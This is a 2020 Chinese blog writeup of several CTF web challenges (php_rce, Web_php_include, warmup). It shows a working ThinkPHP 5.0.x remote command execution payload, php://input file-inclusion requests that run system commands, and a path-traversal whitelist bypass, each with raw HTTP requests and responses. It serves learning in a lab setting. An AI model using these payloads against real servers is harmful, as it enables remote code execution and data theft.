攻防世界 web进阶区 writeup

原创

zero-L 于 2020-04-20 23:03:29 发布 369 收藏 1

分类专栏： ctf 文章标签： ctf

目录

php_rce

参考链接1
参考链接2
根据提示看应该是tp5的远程命令/代码执行漏洞
然后网上搜下payload。
emmm分析我是看不懂的。
（实际上我试了好多payload。。。还有post？？有的可以执行有的不能，菜刀还连不上，我也很迷）

5.0.x版的poc

命令执行：

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=操作系统命令 (如 dir whoami)
```

通过这行代码先找flag再cat即可

> 注意它会显示两遍，所以不是/flag/flag

Web_php_include

打开就是源码

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

啊，可以看到这个一直对php://进行过滤，那么什么是php://呢
据参考链接：PHP漏洞全解————10、PHP文件包含漏洞，是一个伪协议

php伪协议

php://input


利用条件：

- allow_url_include = On。
- 对allow_url_fopen不做要求。

姿势：

```
index.php
?file=php://input

POST:
<? phpinfo();?>
```




除此外还有php://filter

> 通过指定末尾的文件，可以读取经base64加密后的文件源码，之后再base64解码一下就行。

phar://
zip://
data:URI schema
等等
漏洞条件详见参考链接

求flag方法如下：（简单地大小写绕过一下）




```
POST /?page=Php://input HTTP/1.1
Host: 159.138.137.79:55599
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 20

<?php system("ls")?>
```

```
HTTP/1.1 200 OK
Date: Mon, 20 Apr 2020 14:24:46 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3
Vary: Accept-Encoding
Content-Length: 1552
Connection: close
Content-Type: text/html

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />show_source</span><span
style="color: #007700">(</span><span style="color:
#0000BB">__FILE__</span><span style="color: #007700">);<br
/>echo </span><span style="color: #0000BB">$_GET</span><span
style="color: #007700">[</span><span style="color:
#DD0000">'hello'</span><span style="color: #007700">];<br
/></span><span style="color: #0000BB">$page</span><span style="color:
#007700">=</span><span style="color: #0000BB">$_GET</span><span
style="color: #007700">[</span><span style="color:
#DD0000">'page'</span><span style="color: #007700">];<br
/>while (</span><span style="color: #0000BB">strstr</span><span
style="color: #007700">(</span><span style="color:
#0000BB">$page</span><span style="color: #007700">, </span><span
style="color: #DD0000">"php://"</span><span style="color:
#007700">)) {<br />    </span><span
style="color: #0000BB">$page</span><span style="color:
#007700">=</span><span style="color: #0000BB">str_replace</span><span
style="color: #007700">(</span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">, </span><span style="color: #DD0000">""</span><span
style="color: #007700">, </span><span style="color:
#0000BB">$page</span><span style="color: #007700">);<br />}<br
/>include(</span><span style="color: #0000BB">$page</span><span
style="color: #007700">);<br /></span><span style="color:
#0000BB">?&gt;<br /></span>
</span>
</code>fl4gisisish3r3.php
index.php
phpinfo.php
```

```
POST /?page=Php://input HTTP/1.1
Host: 159.138.137.79:55599
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 40

<?php system("cat fl4gisisish3r3.php")?>
```

```
HTTP/1.1 200 OK
Date: Mon, 20 Apr 2020 14:25:34 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3
Vary: Accept-Encoding
Content-Length: 1571
Connection: close
Content-Type: text/html

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />show_source</sp
style="color: #007700">(</span><span style="color:
#0000BB">__FILE__</span><span style="color: #007700">);<br
/>echo </span><span style="color: #0000BB">$_GET</spa
style="color: #007700">[</span><span style="color:
#DD0000">'hello'</span><span style="color: #007700">];<br
/></span><span style="color: #0000BB">$page</span><span st
#007700">=</span><span style="color: #0000BB">$_GET</span>
style="color: #007700">[</span><span style="color:
#DD0000">'page'</span><span style="color: #007700">];<br
/>while (</span><span style="color: #0000BB">strstr</
style="color: #007700">(</span><span style="color:
#0000BB">$page</span><span style="color: #007700">, <
style="color: #DD0000">"php://"</span><span style="color:
#007700">)) {<br />    </span><sp
style="color: #0000BB">$page</span><span style="color:
#007700">=</span><span style="color: #0000BB">str_replace<
style="color: #007700">(</span><span style="color:
#DD0000">"php://"</span><span style="color:
#007700">, </span><span style="color: #DD0000">""</sp
style="color: #007700">, </span><span style="color:
#0000BB">$page</span><span style="color: #007700">);<br />
/>include(</span><span style="color: #0000BB">$page</span>
style="color: #007700">);<br /></span><span style="color:
#0000BB">?&gt;<br /></span>
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```


得到flag

ics-06

。。。不想写了，谁能想到是暴破呢

warmup

热身，行吧

参考链接

进去就是一张大滑稽，源代码提示source.php

代码如下：

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

打开hint.php提示flag在ffffllllaaaagggg中。

分析一下代码
需要使用传参

> source.php?file=source.php?(payload)
> 或者
> source.php?file=hint.php?(payload)

又或者利用urldecoder进行双重解码即

> source.php?file=source.php%253f
> source.php?file=hint.php%253f

啊我研究了半天怎么能利用urldecoder绕过的问题，后来一搜writeup才知道不需要。。。直接用/…/即可

payload：
source.php(或hint.php)?/…/…/…/…/…/…/ffffllllaaaagggg

可以多套几层…/
原因如下

可能会有疑问为啥include source.php(或hint.php)?/../../../../../../ffffllllaaaagggg能执行成功

include

(PHP 4, PHP 5, PHP 7)
include 语句包含并运行指定文件。

以下文档也适用于 require。

被包含文件先按参数给出的路径寻找，如果没有给出目录（只有文件名）时则按照 include_path 指定的目录寻找。如果在 include_path 下没找到该文件则 *include* 最后才在调用脚本文件所在的目录和当前工作目录下寻找。如果最后仍未找到文件则 *include* 结构会发出一条警告；这一点和 require 不同，后者会发出一个致命错误。

如果定义了路径——不管是绝对路径（在 Windows 下以盘符或者 \ 开头，在 Unix/Linux 下以 / 开头）还是当前目录的相对路径（以 . 或者 .. 开头）——include_path 都会被完全忽略。例如一个文件以 ../ 开头，则解析器会在当前目录的父目录下寻找该文件。

看官方对include的定义

因为我们的参数是有/../../../../../../这样的路径所以符合最后一段话如果定义了路径，就会忽略/前的字符串而去找/../../../../../../ffffllllaaaagggg这个文件

待续。。